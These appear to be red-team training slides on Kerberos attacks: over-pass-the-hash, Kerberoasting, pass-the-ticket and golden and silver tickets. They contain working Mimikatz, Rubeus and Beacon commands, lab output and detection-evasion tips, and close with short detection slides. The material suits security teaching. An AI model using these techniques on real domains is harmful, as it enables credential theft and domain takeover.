Abusing Kerberos: Over-pass-the-hash

- Encryption keys used to request TGT ticket
- Mimikatz's PTH takes an encryption key (DES/RC4/AES of password) and patches it into LSASS



Caveats of Mimikatz's Over-pass-the-hash

- Manipulates LSASS's memory!
 - *So you need admin privileges on the host*
 - More likely to alert *some* defensive products
- By default Cobalt Strike spawns a hidden process which echos to a named pipe to steal the token
 - Mimikatz's sekurlsa::pth with the **/process** arg is a work around
- Need the encryption keys
 - Not limited to NTLM/RC4! (Most examples use this)
 - You can use extracted AES128/AES256/DES keys
 - Gets around some detections ;)

Best practice: Use AES256 since it's normal

Over-pass-the-hash with Mimikatz/Beacon

- Beacon's pth [DOMAIN\user] [NTLM hash] will use Mimikatz's sekurlsa::pth
 - Spawns cmd.exe as target user with w/bogus password (logon type 9 - NewCredential logon) and steals its token
 - Modifies lsass.exe's memory to overwrite the bogus password

```
beacon> pth TESTLAB\harmj0y 2b576acbe6bcfd7294d6bd18041b8fe
[+] host called home, sent: 23 bytes
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:harmj0y /domain:TEST
3a2021be49c > \\.\pipe\381d92" command
[+] host called home, sent: 526927 bytes
[+] Impersonated TESTLAB\dfm.a
[+] received output:
user      : harmj0y
domain    : TESTLAB
program   : cmd.exe /c echo 3a2021be49c > \\.\pipe\381d92
impers.   : no
NTLM      : 2b576acbe6bcfd7294d6bd18041b8fe
| PID 2396
| TID 1920
| LSA Process is now R/W
| LUID 0 ; 52789507 (00000000:03258103)
\ msv1_0 - data copy @ 000000001A77A20 : OK !
\ kerberos - data_copy @ 000000001AE98C8
[WINDOWS2] dfm.a */3488
beacon>
```

“Over-pass-the-hash” with Rubeus

- Rubeus (part of GhostPack) is a C# re-implementation of *some* of the functionality from Benjamin Delpy’s Kekeo project
 - **Lots** of functionality beyond just “over-pass-the-hash”
- If we build Kerberos traffic by hand, we can make raw AS-REQs (TGT request) with either RC4 (NTLM) or aes128/256_hmac keys, and apply the returned tickets using existing LSA APIs
 - This lets us “pth” without needing admin access!
 - **Note:** each login session can have only one TGT, so be careful...

“Over-pass-the-hash” with Rubeus

```
C:\Users\administrator\Desktop>Rubeus_4.5.exe asktgt /user:harmj0y /domain:testlab.local /rc4:2b576acbe6bcfda7294d6bd18041b8fe /ptt

 v1.2.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6bd18041b8fe
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building AS-REQ (w/ preauth) for: 'testlab.local\harmj0y'
[*] Connecting to 192.168.52.100:88
[*] Sent 232 bytes
[*] Received 1405 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFFjCCBRKgAwIBBaEDAgEWooIEKTCCBCUhggQhMIIeHaADAgEFoQ8bDURFU1RMQUIuTE9DQUyiljAg
oAMCAQKhGTAXGwZrcmJ0Z3QbDXRlc3RsYWlubG9jYWYjggPfMIID26ADAgESoQMCAQKiggPNBIIDyRAk
9Ei3GdYUlsuuUmzunTPxi2eyiwMEuTullmMZ0Zn210ulleJbk2EkYnuZiuG21WeU33B/cfSCS1Waa1HCS9C
```

Listing Kerberos Tickets

- **klist.exe [purge]**
- Mimikatz:

sekurlsa::tickets	Extracts tickets from all logon sessions by reading LSASS's memory
kerberos::list [/export]	List/extract tickets in the current logon session
kerberos::tgt [/export]	List/extract the current logon session's TGT
kerberos::purge	Remove all tickets from the current logon session

- Windows: **kerberos_ticket_purge**
- **Rubeus.exe dump** - Extracts tickets from all logon sessions via the LSA APIs

```
c:\>klist
Current LogonId is 0:0x1f863d3
Cached Tickets: (3)

#0> Client: itadmin @ CORPWEST.LOCAL
Server: krbtgt/CORPWEST.LOCAL @ CORPWEST.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwardable
Start Time: 2/26/2018 21:18:22 (local)
End Time: 2/27/2018 7:18:22 (local)
Renew Time: 3/5/2018 21:18:22 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x2 -> DELEGATION
Kdc Called: LABDC01.corpwest.local


#1> client: itadmin @ CORPWEST.LOCAL
Server: krbtgt/CORPWEST.LOCAL @ CORPWEST.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable
Start Time: 2/26/2018 21:18:22 (local)
End Time: 2/27/2018 7:18:22 (local)
Renew Time: 3/5/2018 21:18:22 (local)
```

Abusing Kerberos: Pass-the-Ticket

- Dump/find tickets on one machine, load them later on another
 - Don't forget *nix/OS X Kerberos ticket caches!
- Note: tickets have a lifetime (default of 10 hours)
 - Expiration - when the current ticket is no longer valid
 - Renewal Time - actual expiration. Can't renew after this point.
- Beacon: **kerberos_ticket_use[/path/to/ticket]**
- Mimikatz
 - **sekurlsa::tickets /export** or **kerberos::list /export**
 - **kerberos::ptt path/to/ticket.kirbi**
- Rubeus.exe ptt </ticket:BASE64 | /ticket:FILE.KIRBI>

Abusing Kerberos: Kerberoasting

- *Normal*



Abusing Kerberos: Kerberoasting cont.

- Remember, service tickets are encrypted using the target service account's RC4(NTLM)/AES key
 - This gives us a bit of encrypted information that we can crack offline!
 - ANY user can request a service ticket for ANY Kerberos-enabled service
 - You don't need to have access to a service to request a service ticket for it!
- Likely will not work for COMPUTER\$ accounts as the service ticket is encrypted with the machine account's password by default
 - But if the SPN requested is registered for a **user** account rather than a **computer** account, the user's password is used to encrypt the service ticket!
 - By default, user accounts **ONLY** support RC4 encryption!

Kerberoasting Steps

1. Find a user account with a service principal name
1. Request a service ticket with HMAC-MD5-RC4 encryption and extract a hash from it
 - a. Faster to crack, but possibly non-standard (default minimum supported encryption type)
 - b. Default encryption type is PBKDF2 w/4096 rounds aes256-cts-hmac-sha1-96 (very slow, but looks more normal)
1. Attempt to crack the user's password

1) Find a User With a Service Principal Name

- PowerView: **Get-DomainUser -SPN -Properties distinguishedname,serviceprincipalname [-Domain FOREIGN]**

```
PS C:\Users\dfm.a\Desktop> Get-DomainUser -SPN -Properties distinguishedname,serviceprincipalname
distinguishedname          serviceprincipalname
-----          -----
CN=krbtgt,CN=Users,DC=testlab,DC=local  kadmin/changepw
CN=SQL,CN=Users,DC=testlab,DC=local    MSSQLSvc/SQL.testlab.local
```

- Use the **(serviceprincipalname=*)' LDAP filter** with other tools
- Common SPNs: https://adsecurity.org/?page_id=183
- The service does not have to be online or working because we're only interacting with the DC!

2) Request a service ticket - PowerView

- PowerView's **Get-DomainSPNTicket** will request a specific SPN and extract the hash out of memory (thanks to @machosec) without the need for mimikatz!
 - Invoke-Kerberoast** will execute this for all users w/ SPNs

```
PS C:\Users\administrator\Desktop> Invoke-Kerberoast | fl

SamAccountName      : SQLService
DistinguishedName   : CN=SQLService,CN=Users,DC=testlab,DC=local
ServicePrincipalName : MSSQLSvc/PRIMARY.testlab.local:1433
Hash                : $krb5tgs$unknown:30FFC786BECD0E88992CBBB017155C53$0
                      343A9C8A7EB90F059CD92B5271414AB510EFE9379DE1BACD220
                      67FE4909DE3D2D860320586DED3EF4DBE25A0D73329E4E47D3F
                      D043D1BD5CCA66824318632293476A5E741A444F0FA874C8DBF
                      8059850F14929F52DAACFD13BEEA754B27A0B190AC7AB53FC33
                      8F581E8AB76D002DF1E4619920AA4B372219DAE3256BF8D38CB
                      978ACE111ADE5ACB2F1ED9DDC85CC3E8A507E90F57ECE329A9A
                      E18F51C918DF9334BEC79C01C4DD4341BD2E1C1666BB6AAB2F0
                      39046CC4A24B71A6640A4E0C7D8C012F8864079D0844D5869F7
```

2) Request a service ticket - Rubeus

- Rubeus (part of GhostPack) is a C# program that allows you to Kerberoast with a variety of targeting methods

Roasting:

```
Perform Kerberoasting:  
    Rubeus.exe kerberoast [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."]  
  
Perform Kerberoasting, outputting hashes to a file:  
    Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."]  
  
Perform Kerberoasting with alternate credentials:  
    Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER]  
  
Perform Kerberoasting with an existing TGT:  
    Rubeus.exe kerberoast /spn:"blah/blah" </ticket:BASE64 | /ticket:FILE.KIRBI>  
  
Perform Kerberoasting using the tgtdeleg ticket to request service tickets - requests RC4 for AES accounts:  
    Rubeus.exe kerberoast /usetgtdeleg  
  
Perform "opsec" Kerberoasting, using tgtdeleg, and filtering out AES-enabled accounts:  
    Rubeus.exe kerberoast /rc4opsec  
  
Perform AES Kerberoasting:  
    Rubeus.exe kerberoast /aes
```

3) Attempt to Crack the User's Password

- krb5tgs, Kerberos 5 TGS etype 23 is now in the magnumripper branch of John the Ripper
 - <https://github.com/magnumripper/JohnTheRipper>
 - Installed on your student image!
- Hashcat mode 13100

```
root@wpad:~/johntheripper/run# ./john /tmp/johnkirb.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 11 password hashes with 11 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 3.35% (ETA: 23:38:44) 0g/s 69751p/s 767263c/s 767263C/s 129700..123junior
ASDqwe123      ($krb5tgs$unkown)
ASDqwe123      ($krb5tgs$unkown)
```

Kerberoasting OPSEC

- To avoid detection, don't just request service tickets for **every** user service with a SPN
- Slowly enumerate *user* objects with SPNs set, possibly by OU:
 - **Get-DomainUser -SPN -SearchBase "ldap://OU=blah,DC=..."**
- Do recon on groups/access that various target accounts have, one by one:
 - **Get-DomainGroup -MemberIdentity <user>**
- If the account is deemed a target, kerberoast **just** that target account
 - **Get-DomainUser <user> | Get-DomainSPNTicket | fl ***
- If a user account has AES encryption enabled, downgrading to RC4 could be used to catch you!
 - **Get-DomainUser <user> -Properties msDS-SupportedEncryptionTypes**



Detecting Over-Pass-the-Hash

- Attackers can inject a password hash into lsass.exe and use that password hash to request a legitimate Kerberos Ticket Granting Ticket (TGT)
- We will dive into detecting Kerberos attacks in detail later in the course
- Can be detected through monitoring Kerberos events:
 - Kerberos Ticket Requests (Network)
 - Kerberos Ticket Requests (Event Log)
 - Kerberos Ticket Cache (Host)



Detecting Kerberoasting

- Kerberoasting is particularly stealthy, since most of the attack happens on the attacker's machine
 - Allows for stealing hashes offline
 - Abuses legitimate behavior for malicious purposes
- Can identify brute force Service Ticket requests
 - Event ID 4769 - Service ticket requested
 - List the Kerberos ticket cache on endpoints
 - Look for RC4 ticket encryption!
- Analyze Service Ticket requests for legitimacy
- Use strong passwords on service accounts

Golden Tickets

- Opsec Considerations
- Domain Trusts
- Kerberos Authentication and Abuse
- **Golden Tickets**
 - Background
 - Golden Ticket Caveats
 - “The Trustpocalypse”
- Silver Tickets and Forged Ticket Detections

Golden Tickets

- “Golden Tickets” are just forged ticket-granting-tickets (TGTs)!
- Since the TGT/PAC are *only* protected by the hash/key of the Kerberos ticket-granting service (krbtgt), if this hash is compromised in any way then tickets can be forged
 - And we can modify WHATEVER information we want in the ticket!
 - This lets us do a few interesting things...
- **Reminder:** use fully-qualified domain names when forging Kerberos tickets!!

Mimikatz and Golden Tickets

- The **kerberos::golden** module handles Golden Tickets:
- Required options:
 - **/domain** - the FULLY QUALIFIED domain name
 - **/sid** - the domain SID
 - can use PowerView's **Get-DomainSid** or **whoami /user** to retrieve
 - **/krbtgt** - the krbtgt signing hash
 - **/user** - the username to impersonate in the ticket
- (Some) of the optional arguments:
 - **/groups** - the groups to pretend the user is a part of, default of 512,513,518,519,520 (various well-known admin groups)
 - **/id** - the user's AD relative identifier (RID)
 - **/ptt** - inject the ticket straight into memory instead of writing out to a file


Golden Ticket Example

- **mimikatz kerberos::golden /user:dfm /domain:testlab.local /sid:S-1-5-21-883232822-274137685-4173207997 /krbtgt:b3c87251042db43980ef7607733fda72 /ptt**

```
beacon> mimikatz kerberos::golden /user:dfm /domain:testlab.local
/sid:S-1-5-21-883232822-274137685-4173207997 /krbtgt:b3c87251042db43980ef7607733fda72
/endin:480 /renewmax:10080 /ptt
[*] Tasked beacon to run mimikatz's kerberos::golden /user:dfm /domain:testlab.local
/sid:S-1-5-21-883232822-274137685-4173207997 /krbtgt:b3c87251042db43980ef7607733fda72
/endin:480 /renewmax:10080 /ptt command
[+] host called home, sent: 526922 bytes
[+] received output:
User      : dfm
Domain    : testlab.local (TESTLAB)
SID       : S-1-5-21-883232822-274137685-4173207997
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: b3c87251042db43980ef7607733fda72 - rc4_hmac_nt
[WINDOWS2] dfm.a */3488                                         last: 19
beacon>
```

Beacon and Golden Tickets

A screenshot of a penetration testing tool's interface. On the left, there's a tree view with nodes labeled 'external' and 'internal'. Under 'internal', there are two nodes: '192.168.52.205' and '192.168.52.205 ~ooo'. A context menu is open over the second node, with the 'Access' option expanded. Other options visible in the menu include 'Interact', 'Explore', 'Pivoting', 'Spawn', and 'Session'. The 'Golden Ticket' option under 'Access' is highlighted.



Golden Ticket Caveats

- The ticket will be injected into your current *logon session* not just the given window/process
 - You don't need admin rights on a system to craft/inject!
 - Our suggestion: **ALWAYS** use `make_token` to create a sacrificial logon session when messing with Kerberos tickets
 - Once done, use `kerberos::purge` or `beacon> kerberos_ticket_purge`
- When accessing systems with any Kerberos attack, use the netbios or full host name, NOT the IP address!
 - Remember that the workstation needs to search hosts in Active Directory to retrieve their SPNs!
- **/groups, /user, and /id** don't have to match! Or even exist ;)

The 20-minute Rule

- If *any* TGT was created more than 20 minutes before requesting a service ticket, the DC/KDC validates the PAC to ensure that the specified account name still exists
- This means that you can build a Golden Ticket with a user that ***doesn't exist*** and access any resources you want as if you were a member of **/groups**, for 20 minutes
 - Can make it quite fun for defenders :)
- Reference:
 - <http://passing-the-hash.blogspot.com/2014/09/pac-validation-20-minute-rule-and.html>

The Trustpocalypse



- The **sidHistory** field of a user object is meant to help facilitate migrations of users from one domain to the other
 - Any object with a **sidHistory** set with the SID of another user/group is given access *as if they are that user SID/are in that group!*
 - “Normally” this is only foreign domain SIDs, but there’s nothing stopping us from using a SID in the same domain...
- If ANY user in any child domain has a sidHistory of <FOREST_ROOT_SID-519>, that user gains Enterprise Admin access **ON EVERY MACHINE IN THE FOREST**
 - This has been known for a while* (>10 years...)

The Trustpocalypse



- Mimikatz can now include extra account SIDs from other domains when it constructs a Golden Ticket
 - with the `/sids` flag in `kerberos::golden`
- If you get the krbtgt hash of a domain controller of a child domain in a forest, you can set the SID history to be “Enterprise Admins” of the parent domain
 - This allows you to compromise the forest root!
- If you compromise DA rights for ANY child domain in a forest for just a few minutes, ***you can compromise the entire forest!***

Golden Ticket SID-Hopping Example

- **kerberos::golden**
`/user:<any_user_in_child_domain>`
`/domain:<child.domain.fqdn>`
`/sid:<SID_of_child_domain>`
`/krbtgt:<krbtgt_of_child>`
`/sids:<full_SID_of_enterprise_admins_in_parent>`
`/ptt`

Advice from
@gentilkiwi




KEEP
CALM
AND
REBUILD THE
ENTIRE FOREST

Silver Tickets and Forged Ticket Detection

- Opsec Considerations
- Domain Trusts
- Kerberos Authentication and Abuse
- Golden Tickets
- **Silver Tickets and Forged Ticket Detection**
 - Silver Tickets
 - Detecting Kerberos Attacks

The Kerberos Ticket Process Across Trusts




Silver Tickets

- Silver tickets are forged service tickets (returned in TGS-REPs)
 - Think of it as a “Golden Ticket” for a specific server/service
 - Since they are presented directly to a specific service, **no traffic flows to the DC/KDC**, and event logs are *only* on the target server/service
 - No logon events on DC!
- Like with Golden Tickets, they can control all identification/group information contained within the ticket
 - We can pretend to be anyone to the service we’re forging the ticket for!
- When forging Silver Tickets for machine services (most common scenario), keep in mind that machines change their (randomized) password every 30 days by default!

Abusing Kerberos: Silver Tickets

- *Normal*



Silver Tickets

- If you compromise a machine account hash, use the **kerberos::golden** module
- Parameters are mostly the same, except for:
 - **/service:<SERVICE>** (cifs, ldap, host, etc.)
 - **/target:<TARGET_SERVER_FQDN>**
 - **/rc4:<MACHINE_NTLM_HASH>** (or /aes256 or /aes128)
- Example forging of a ticket to access the file system for PRIMARY:
 - **beacon> mimikatz kerberos::golden /domain:testlab.local /user:admin /sid:S-1-5-21-883232822-274137685-4173207997 /target:primary.testlab.local /service:CIFS /rc4:5bc8e37278b5eb8b2c549a3d08793f84 /ptt**

Silver Tickets

```
mimikatz # kerberos::golden /domain:testlab.local /user:admin /sid:S-1-5-21-883232822-2  
74137685-4173207997 /target:primary.testlab.local /service:CIFS /rc4:5bc8e37278b5eb8b2c  
549a3d08793f84 /ptt  
User      : admin  
Domain    : testlab.local (TESTLAB)  
SID       : S-1-5-21-883232822-274137685-4173207997  
User Id   : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: 5bc8e37278b5eb8b2c549a3d08793f84 - rc4_hmac_nt  
Service   : CIFS  
Target    : primary.testlab.local  
Lifetime  : 4/5/2017 6:21:30 PM ; 4/3/2027 6:21:30 PM ; 4/3/2027 6:21:30 PM  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'admin @ testlab.local' successfully submitted for current session
```

Silver Tickets

```
